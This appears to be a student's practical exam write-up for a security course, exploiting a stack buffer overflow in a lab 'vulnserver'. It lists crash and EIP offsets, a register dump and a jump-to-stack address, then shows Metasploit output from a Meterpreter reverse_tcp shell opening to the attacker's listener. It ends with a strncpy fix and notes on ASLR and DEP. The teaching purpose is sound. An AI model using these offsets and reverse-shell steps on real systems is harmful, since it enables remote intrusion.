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Practical Final Exam CSEC.201

Github: [https://github.com/alexblondale/Practical\\_Final\\_Exam.git](https://github.com/alexblondale/Practical_Final_Exam.git)


#1:

The minimum amount of bytes required to provoke a crash is 62.

#2:

In order to overwrite the saved instruction pointer you need an input of 68 bytes.

#3:



The screenshot shows a debugger window titled "Registers (FPU)". The registers and their values are as follows:

Register	Value	Comment
EAX	00436E08	ASCII "1"
ECX	009EF4F0	
EDX	41000A31	
EBX	0000012C	
ESP	009EF534	ASCII "1"
EBP	41414141	
ESI	47351334	CSEC201F.47351334
EDI	47351334	CSEC201F.47351334
EIP	58454C41	

#4:

The address of the instruction which can be used to redirect execution to the stack is 4735224C.

#6:

```
root@kali:~/Documents# python3 Final_Exploit.py 192.168.199.81 2229 68
The vulnserver has crashed
root@kali:~/Documents#

      =[ metasploit v5.0.40-dev ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 4 evasion ]

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.200.215
lhost => 192.168.200.215
msf5 exploit(multi/handler) > set lport 8421
lport => 8421
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.200.215:8421
[*] Sending stage (179779 bytes) to 192.168.199.81
[*] Meterpreter session 1 opened (192.168.200.215:8421 -> 192.168.199.81:49740)
at 2022-12-10 16:19:41 -0500

meterpreter > 
```

#7: The line the INC function responsible for the overflow is  
strcpy(returnval, newval)

One way the line could be rewritten to prevent the overflow is  
strncpy(returnval, newval, 50)

The strncpy function sets a limit on the number of bytes to prevent an  
overflow.

#8: In order to find the address of the instruction that we use to execute  
on the stack both ASLR and DEP need to be disabled. DEP prevents  
malware from executing on the stack and ASLR randomizes memory  
addresses to make it more difficult for an attacker to know the location of an  
executable in memory.

